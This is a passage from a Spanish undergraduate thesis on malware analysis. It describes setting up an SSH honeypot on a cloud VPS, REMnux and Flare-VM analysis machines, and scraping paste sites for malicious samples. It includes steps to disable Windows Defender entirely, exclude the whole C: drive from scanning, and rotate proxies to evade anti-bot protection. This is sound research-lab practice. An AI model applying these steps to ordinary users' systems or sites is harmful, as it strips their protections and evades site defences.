@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'LightsailDefaultKeyPair-eu-west-3.pem' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "LightsailDefaultKeyPair-eu-west-3.pem": bad permissions
ubuntu@35.181.160.212: Permission denied (publickey).
remnux@remnux:~/Downloads$ chmod 600 LightsailDefaultKeyPair-eu-west-3.pem
remnux@remnux:~/Downloads$ ssh -i  LightsailDefaultKeyPair-eu-west-3.pem ubuntu@35.181.160.212
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 19 10:04:01 UTC 2021
```

Figura 3.3: Uso del comando *chmod* para gestionar los permisos del certificado.

Sin embargo, *SSH* utiliza el puerto 22 por defecto, por lo que para poder usarlo mientras que tenemos el *honeypot* activo en su puerto, debemos cambiar el número de puerto a utilizar. Esto es bastante sencillo, solo basta con modificar el puerto en el fichero de configuración del *daemon* de *SSH* (fig. 3.4) y cambiar las reglas del *firewall* para permitir el tráfico por el nuevo puerto (figuras 3.5 y 3.6).

```
#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 61234
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Figura 3.4: Fichero de configuración del *daemon* de *SSH*.

```
ubuntu@ip-172-26-5-220:~$ sudo systemctl reload sshd
ubuntu@ip-172-26-5-220:~$ sudo ufw allow 61234/tcp
Rules updated
Rules updated (v6)
```

Figura 3.5: Reglas del *firewall "ufw"*.




Figura 3.6: Reglas del *firewall* en *AWS*.

Finalmente, es necesario instalar el propio *honeypot*. En concreto utilizaré uno que está disponible en *Github* con título: *"Basic ssh honeypot with downloader"*[49]. Se posee como requisito *Docker* y *Docker compose*. Siguiendo los pasos de su documentación:

```
\$ sudo apt-get update

\$  sudo apt-get install apt-transport-https ca-certificates curl gnupg lsb-release

\$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o
↪  /usr/share/keyrings/docker-archive-keyring.gpg

\$ echo "deb [arch=$(dpkg --print-architecture)
↪  signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]
↪  https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee
↪  /etc/apt/sources.list.d/docker.list > /dev/null

\$ sudo apt-get update

\$ sudo apt-get install docker-ce docker-ce-cli containerd.io
```

Puesto que se trata de un contenedor *Docker*, su instalación y configuración es muy sencilla. Basta con ejecutar los siguientes comandos:

```
\$ iptables -A PREROUTING -t nat -p tcp --dport 22 -j REDIRECT --to-port 2222

\$ ssh-keygen -t rsa -f server.key
```

```
\$ docker-compose build

\$ docker-compose up
```

Nótese el primer comando, estamos realizando lo que se denomina *"port fordwarding"*. Básicamente este concepto significa que el tráfico de un puerto se redirige a otro. Esto es realmente necesario ya que los puertos en el rango 1-1023 son puertos privilegiados, es decir, requieren de permisos de administrador. Otra opción sería correr este servicio con permisos de administrador, aunque esto es una práctica nefasta desde el punto de vista de la seguridad.

Para resumir, la configuración que tenemos actualmente es la siguiente:




Figura 3.7: Diagrama de la infraestructura del *honeypot*.

- Un puerto 22 abierto a internet.
- Una configuración de *firewall* que envía a nivel local todo el tráfico del puerto 22 al puerto 2222 de forma que el *honeypot* pueda ejecutarse sin permisos de administrador. De esta manera, el atacante no tiene conocimiento de esta regla y piensa que su conexión al puerto 22 es un sistema *SSH* común.
- Un puerto 61234 con el puerto *SSH* real, que será el utilizado para acceder a la máquina.




Figura 3.8: El *honeypot* en acción.

Tal y como se puede apreciar en la figura 3.8, ya se encuentra en ejecución y se guardan los *logs* en los ficheros *"ssh_ honeypot.log"* y *"ssh_ honeypot_ downloader.log"*.

En cuestión de minutos se aprecia una gran actividad en el *honeypot* y en solo cuestión de horas se obtuvieron muestras de *malware*. En la figura 3.9 se puede ver cómo obtengo un par de muestras que habían sido obtenidas desde el *VPS* a mi máquina virtual local. El uso y obtención de muestras desde el *honeypot* se desarrollará en detalle en la sección 5.1.




Figura 3.9: Obtener resultados del *honeypot*.

3.1.2. *Cuckoo Sandbox*

Cucko sandbox[50] es uno de los sistemas de análisis de *malware* de forma automática más utilizados. Además, es un software modular y de código abierto.

Aunque es posible ejecutar este software virtualizado de forma local, la autoridad de información de sistemas de Estonia (*CERT-EE*)[51], provee, probablemente, la instancia de *Cuckoo* más conocida entre los investigadores.

Esta instancia presenta en el momento más de 120TB de almacenamiento, 56 *cores* de CPU y 738 GB de memoria RAM. Puesto que obtener una máquina con tales características es bastante costoso, haré uso de este servicio gratuito. El servicio se puede encontrar en la siguiente *URL*: `https://cuckoo.cert.ee/`

3.2. Virtualización Local

La posibilidad de simular varias instancias de sistemas operativos en la misma máquina y simular un sistema real con políticas de seguridad mucho más restrictivas, hacen de la virtualización una herramienta muy poderosa para el análisis de *malware*.

Para la virtualización local se ha utilizado el software *VMWare Workstation Pro*[52]. Dicho software es una solución sencilla para la creación de máquinas virtuales.

En realidad, cualquier software de virtualización hubiera bastado, siempre que el software posea capacidades de realizar *"snapshots"*. Esta característica, permite realizar puntos de guardado del estado de la máquina virtual, pudiendo volver a ellos cuando se desee.

También es importante que se provea la capacidad de crear redes virtuales y conectar o desconectar la máquina virtual del internet; de esta forma, la máquina virtual puede quedar aislada y no infectar al resto de dispositivos de la red.

Para la realización del proyecto, se ha hecho uso de varias máquinas virtuales:

3.2.1. *REMnux*

REMnux[53] es realmente un conjunto de herramientas para la ingeniería inversa, sin embargo, también proveen una distribución *Linux* basada en *Ubuntu* que tiene todas las herramientas ya instaladas.

Algunos de los usos que se mencionan en la web del proyecto son: análisis de código malicioso, ingeniería inversa de forma dinámica, análisis forense, exploración de interacciones de red, análisis de documentos maliciosos, etc.




Figura 3.10: Importación del *".ova"* a *VMWare Workstation*.

Su instalación es muy sencilla, pues se provee un archivo estándar *.OVA*. Un archivo *.OVA* permite importar directamente la máquina virtual totalmente configurada. Tal y como se puede ver en la figura 3.10, solo hace falta especificar el nombre que le queremos dar a la máquina y la ruta al *.OVA*.

Se expondrá su uso y las herramientas que posee durante el propio análisis de *malware*.

3.2.2. *Windows* 10

También será necesaria una máquina virtual con el sistema operativo de *Windows 10*. De esta forma, podremos ejecutar el *malware* y analizar de forma dinámica las muestras.

Microsoft provee máquinas virtuales para desarrolladores e investigadores de forma gratuita. Se pueden obtener desde la página: `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`




Figura 3.11: Descarga de *Windows 10*.

La instalación es exactamente igual que con *REMnux*[53], basta con importar el fichero *.ovf*. La contraseña por defecto es *"Passw0rd!"*.

También será necesario modificar el espacio de disco asignado, por dos motivos:

1. El *malware* a menudo busca indicadores de encontrarse en máquinas virtuales, un espacio en disco inusual es uno de los utilizados comúnmente.

2. Para instalar el *software* que necesitamos serán necesario mínimo 60GB.

Además, puesto que queremos que el *malware* se ejecute de forma totalmente libre, será necesario eliminar cualquier protección. Entre ellas deberemos deshabilitar *Windows Defender*, así como la protección en tiempo real, la protección desde el *Cloud* y el envío de muestras (fig. 3.12).




Figura 3.12: Deshabilitar *Windows Defender*, así como la protección en tiempo real, la protección desde el *Cloud* y el envío de muestras.

Aunque ya sería suficiente, también agregamos la carpeta del disco raíz *"C://"* a la lista de exclusión.




Figura 3.13: Exclusión de la carpeta raíz *"C://"* en *Windows Defender*.

Finalmente, utilizaremos el instalador de *Flare-VM*[54]. *Flare-VM* es una distribución basada en *Windows* de la mano de *FireEye*[55]. El proceso de instalación se encarga de muchas de las pretareas necesarias para el análisis de *malware*, como desactivar las actualizaciones automáticas e instalar software como *debuggers*, herramientas de análisis de red, *decompiladores*, etc.

El concepto y motivo por el que se ha decidido usar esta herramienta es el mismo por el que se ha decidido usar *REMnux*. Toda esta *suite* de *software* y configuraciones permiten hacer las tareas de un analista de *malware* de una forma mucho más sencilla. Nótese que existe redundancia en algunos casos entre el *software* de la máquina *Linux* y *Windows*, pero esto no supone ningún problema, de hecho, es incluso razonable, pues cuando estemos haciendo análisis de *malware* trataremos de dejar la máquina virtual lo más aislada posible.

Su instalación, aunque dura varias horas, es bastante sencilla. Basta con correr el archivo *"install.ps1"* en una consola *Powershell* como administrador y sin restricciones de ejecución. Se puede encontrar el repositorio con el archivo en la siguiente *URL*:

`https://github.com/mandiant/flare-vm`

Capítulo 4

Metodología

4.1. Metodología de trabajo

Puesto que no se trata de un proyecto centrado en código, las metodologías comúnmente utilizadas en el desarrollo de software no pueden aplicarse como tal. Sin embargo, se tomarán ideas y buenas prácticas de diferentes metodologías para crear así el mejor conjunto de métodos para la realización del proyecto.

En general, el proyecto se presenta de una forma bastante iterativa y cíclica, pues todas las tareas poseen como requisito su precedente. Por tanto, se aplicarán modelos como el desarrollo en espiral. Se plantean las siguientes fases:

1. **Obtención de *malware*:** Se obtendrán muestras de *malware* utilizando métodos como: implantación de *honeypots*, *scraping* de páginas públicas de pastes (*pastebin* y similares), correos maliciosos y muestras desde *"zoos"*.

2. **Análisis de criterios:** Se obtendrán una serie de criterios que guiarán las fases posteriores.

3. **Análisis de *malware*:** Se realizará un análisis del *malware* siguiendo la metodología que se presenta en la sección 4.2.

4. **Conclusiones:** Se analizarán los datos obtenidos, comparando ambas etapas (Pre y Post COVID), y se plasmarán los resultados en la documentación.

5. **Refutar o aceptar hipótesis:** Según las conclusiones obtenidas se refutarán o aceptarán las hipótesis planteadas al inicio del *TFG* (sección 1.3).




Figura 4.1: Representación de un modelo en espiral para el proyecto.

Con este modelo (fig. 4.1), se produce un desarrollo cíclico e incremental. Como se puede ver, el desarrollo está basado sobretodo en el análisis del *malware* y las conclusiones que podamos sacar del proceso. A pesar de parecer una metodología anticuada y estricta, se tendrán en cuenta algunas buenas prácticas y principios de métodos ágiles:

En primer lugar, se estará abierto al cambio en cualquier momento. Los resultados obtenidos pueden cambiar parcialmente el desarrollo del TFG.

En segundo lugar, se intentará crear versiones del documento al final de cada fase de desarrollo. Estas versiones podrán ser consultadas por el cliente (en este caso el tutor) de manera que se puedan obtener críticas y opiniones para mejorar.

4.2. Metodología para el análisis de *malware*

Para el análisis de *malware*, podemos también seguir una metodología concreta. Aunque esta metodología puede variar según el tipo de *malware* a analizar, por lo general se seguirán los siguientes pasos:




Figura 4.2: Metodología para el análisis de *malware*, paso 0.




Figura 4.3: Metodología para el análisis de *malware*, paso 1.




Figura 4.4: Metodología para el análisis de *malware*, paso 1.1.

Figura 4.5: Metodología para el análisis de *malware*, paso 2.

Capítulo 5

Obtención de muestras

5.1. Honeypot SSH

Como se explica en secciones anteriores, se hará uso de *honeypots* para tratar de obtener muestras de *malware* activas. Concretamente, se hará uso de un *honeypot* que imita un servidor con el servicio *SSH* descubierto.

El funcionamiento de este *honeypot* es bastante sencillo. Este hace uso de un *logger* para registrar todas las interacciones de los usuarios con la máquina. Posteriormente, mediante *RegEx* detecta *URLs* en los comandos, cuando una *URL* es detectada, se añade a una cola de descargas. La cola esta construida sobre *Redis*[56], una base de datos en memoria.

De forma paralela, existe un *daemon* intentando descargar ficheros constantemente. Si existe alguna *URL* en la cola, comprueba que no haya sido ya descargada y se descarga. Finalmente, se añade a la lista de *URLs* utilizadas.

Toda esta actividad, se registra en los *logs* en los ficheros *"ssh_honeypot.log"* y *"ssh _honeypot_downloader.log"*.




Figura 5.1: Obtener resultados del *honeypot SSH*.

Finalmente, para obtener de forma local los archivos, se utilizará el protocolo *SSH*. Concretamente se utilizará el comando *SCP*[57].

El comando *SCP* se comporta de forma similar a *SSH*, basta con especificar el puerto (con la *flag* -P), la clave *SSH*, el dispositivo a conectar (con su usuario e *IP*) y un archivo o directorio. En este caso, se desea descargar un directorio, por lo que se especifica la *flag* -r (recursivo) y una ruta. Véase la figura 5.1 para un ejemplo de uso de *SCP*.

5.2. *Scraping* de páginas de *pastes*

Uno de los métodos que los usuarios maliciosos utilizan para infectar a nuevas víctimas, es el uso de páginas de publicación de archivos de texto, por ejemplo: *Pastebin*.

De hecho, es esta misma página la que ocupa el 5º lugar actualmente en el ranking de muestras descubiertas por *abuse.ch* (véase la figura 5.2). El motivo de que se usen estas páginas es debido a su renombre, usuarios poco informados pueden tener más confianza, por ejemplo, en un link bajo el dominio de *Google* que en otro desconocido.

Figura 5.2: Ranking de *hostings* más usados por usuarios maliciosos.

En esta sección, trataré de obtener una gran cantidad de "pastes" con la intención de descubrir algunos que sean maliciosos.

La obtención involucrará métodos muy distintos, pues cada página utiliza metodologías distintas para ofrecer sus índices de archivos.

5.2.1. *"proxy_grab.py"*

Para obtener los diversos *pastes*, se programará software multihebra, capaz de hacer cientos de peticiones al minuto. Sin embargo, esto ocasiona un problema: Muchas de estas páginas poseen protección contra *bots* y *spam*.

Una solución sencilla es utilizar *proxies*. Los *proxies* permiten actuar como intermediario entre el cliente y el servidor, de esta forma el servidor puede creer que se trata de un cliente distinto.

